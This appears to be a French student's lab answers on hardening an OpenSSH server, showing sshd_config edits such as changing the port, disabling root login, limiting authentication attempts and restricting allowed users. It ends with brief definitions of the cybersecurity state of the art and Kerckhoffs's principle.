debug1: identity file /home/etusio/.ssh/id_ed25519_sk type -1
debug1: identity file /home/etusio/.ssh/id_ed25519_sk-cert type -1
debug1: identity file /home/etusio/.ssh/id_xmss type -1
debug1: identity file /home/etusio/.ssh/id_xmss-cert type -1
debug1: identity file /home/etusio/.ssh/id_dsa type -1
debug1: identity file /home/etusio/.ssh/id_dsa-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_9.2p1 Debian-2
debug1: Remote protocol version 2.0, remote software version OpenSSH_9.2p1 Debian-2
debug1: compat_banner: match: OpenSSH_9.2p1 Debian-2 pat OpenSSH* compat 0x04000000
debug1: Authenticating to 192.168.56.10:222 as 'etusio'
debug1: load_hostkeys: fopen /home/etusio/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: algorithm: sntrup761x25519-sha512@openssh.com
debug1: kex: host key algorithm: ssh-ed25519
```

3) Pour changer le port 22 vers le port 222 et j'enlève le symbole "#" qui est utiliser pour indiquer un commentaire. Ensuite, il suffit de se rendre dans le fichier de config **/etc/ssh/sshd_config** (les prochaines étapes de la Q1 se feront que dans ce fichier)
Avant:

```
GNU nano 7.2 /etc/ssh/sshd_config
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
```

Après:

```
GNU nano 7.2 /etc/ssh/sshd_config *
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

Port 222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
```

4) On ajoute dans le fichier de configuration le paramètre **StrictModes yes**

```
GNU nano 7.2 /etc/ssh/sshd config *
#VersionAddendum none

# no default banner path
#Banner none

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem sftp /usr/lib/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#    X11Forwarding no
#    AllowTcpForwarding no
#    PermitTTY no
#    ForceCommand cvs server

Protocol 2
StrictModes yes
```

5) En configuration par défaut, l'accès SSH à l'utilisateur root est désactivé lors de l'utilisation du mot de passe, mais activé avec l'utilisation de clés publiques. Pour modifier cela dans le fichier, il suffit de supprimer le symbole # devant **PermitRootLogin** et de changer la valeur à **no**

```
GNU nano 7.2 /etc/ssh/sshd config *

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

6) /

7) Le paramètre qui gère le fait de bloquer la connexion aux utilisateurs n'ayant pas de mot de passe est **PermitEmptyPassword** . Il faut qu'il soit réglé sur **no**, ce qui est le cas à la base, mais avec # devant ce qui signifie que c'est un commentaire, donc nous enlevons le #

```
#IgnoreRhosts yes
# To disable tunneled clear te
#PasswordAuthentication yes
#PermitEmptyPasswords no
# Change to yes to enable cha
```

```
#IgnoreRhosts yes
# To disable tunneled clear
#PasswordAuthentication yes
PermitEmptyPasswords no
```

8) Pour bloquer le nombre de tentative de connexion à 3, Il faut régler le paramètre **MaxAuthTries** sur 3

```
#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
MaxAuthTries 3
#MaxSessions 10
```

9) Le paramètre activé est le **PrintLastLog** ,Il est déjà sur **yes** par défaut donc j'ai juste besoin de retirer le #

```
#X11UseLocalhost yes
#PermitTTY yes
PrintMotd no
PrintLastLog yes
#TCPKeepAlive yes
#PermitUserEnvironment no
```

10) En modifiant la valeur de **AllowUsers** de **ALL** à **etusio**, on restreint l'autorisation d'accès uniquement à l'utilisateur **etusio**

Q2. Expliquer dans une définition succincte ce qu'est l'état de l'art dans le domaine de la cybersécurité.

L'état de l'art en cybersécurité désigne le niveau le plus avancé des connaissances, des technologies et des pratiques actuelles pour prévenir, détecter et contrer les menaces informatiques, assurant ainsi une protection efficace des systèmes, réseaux et données.

Q3. Définir ce qu'est le principe de Kerckhoffs.

Le principe de Kerckhoffs stipule que la sécurité d'un système cryptographique ne doit pas dépendre du secret de son fonctionnement, mais uniquement de la confidentialité de la clé. En d'autres termes, la sûreté du système doit persister même si tous les détails de l'algorithme sont connus, mettant ainsi l'accent sur l'importance de la protection des clés cryptographiques.

Q4. Selon ce principe, pourquoi est-il pertinent de choisir des algorithmes cryptographiques connus et respectant l'état de l'art ?

Selon le principe de Kerckhoffs, il est pertinent de choisir des algorithmes cryptographiques connus et respectant l'état de l'art, car la sécurité d'un système ne doit pas dépendre du secret de l'algorithme lui-même. En optant pour des algorithmes largement étudiés, testés et acceptés par la communauté, la sécurité du système repose davantage sur la confidentialité de la clé, renforçant ainsi sa robustesse face aux attaques potentielles.

Sources:

<https://docs.docker.com/engine/install/debian/#install-using-the-repository>
<https://www.it-connect.fr/chapitres/openssh-configuration-du-serveur-ssh/>